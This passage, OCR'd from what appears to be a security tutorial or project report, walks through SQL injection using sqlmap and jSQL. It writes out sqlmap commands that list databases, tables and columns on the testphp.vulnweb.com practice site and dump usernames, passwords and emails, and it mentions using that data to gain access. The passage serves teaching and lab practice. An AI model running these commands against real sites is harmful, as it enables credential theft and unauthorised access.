


Figure 5.28 Extracting sensitive data from Databases 3

5.1.9 Reading and writing files on the server

- Reading




Figure 5.29 Reading and writing files on the server 1

- Writing




Figure 5.30 Reading and writing files on the server 2




Figure 5.31 Reading and writing files on the server 3

5.2 SQL Injection attack using SQL Map Tool

- Finding out the website and finding the required url to conduct SQL Injection attack.




Figure 3.32 SQL Injection attack using SQL Map Tool 1

Figure5.33 SQL Injection attack using SQL Map Tool 2

- Open a terminal in Kali linux and paste the command - **sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs to show the database.**




Figure 5.34 SQL Injection attack using SQL Map Tool 3

- Choose a database from the list of databases and use the following command - **sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart –tables** to show the tables in that database.




Figure 5.35 SQL Injection attack using SQL Map Tool 4

- Now Choose a Table from the list of Tables and use the following command - **sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users –columns** to show the columns and the type of columns in that table.




Figure 5.36 SQL Injection attack using SQL Map Tool 5

- Now we can use the commands-

sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname –dump

sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C pass –dump

sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C email –dump

To read all the username password and email from that table in the database




Figure 5.37 SQL Injection attack using SQL Map Tool 6




Figure 5.38 SQL Injection attack using SQL Map Tool 7




Figure 5.39 SQL Injection attack using SQL Map Tool 8

- Now we can use this data to gain access to the website




Figure 5.40 SQL Injection attack using SQL Map Tool 9

5.3 SQL Injection attack using J SQL Tool

- Finding the website url for testing sql injection attack




Figure 5.41 SQL Injection attack using J SQL Tool 1

- Paste the website url in jsql tool and press run




Figure 5.42 SQL Injection attack using J SQL Tool 2

- After running the url in the tool it will show all the databases present in that website




Figure 5.43 SQL Injection attack using J SQL Tool 3

- Select the tables from the database that you want to see

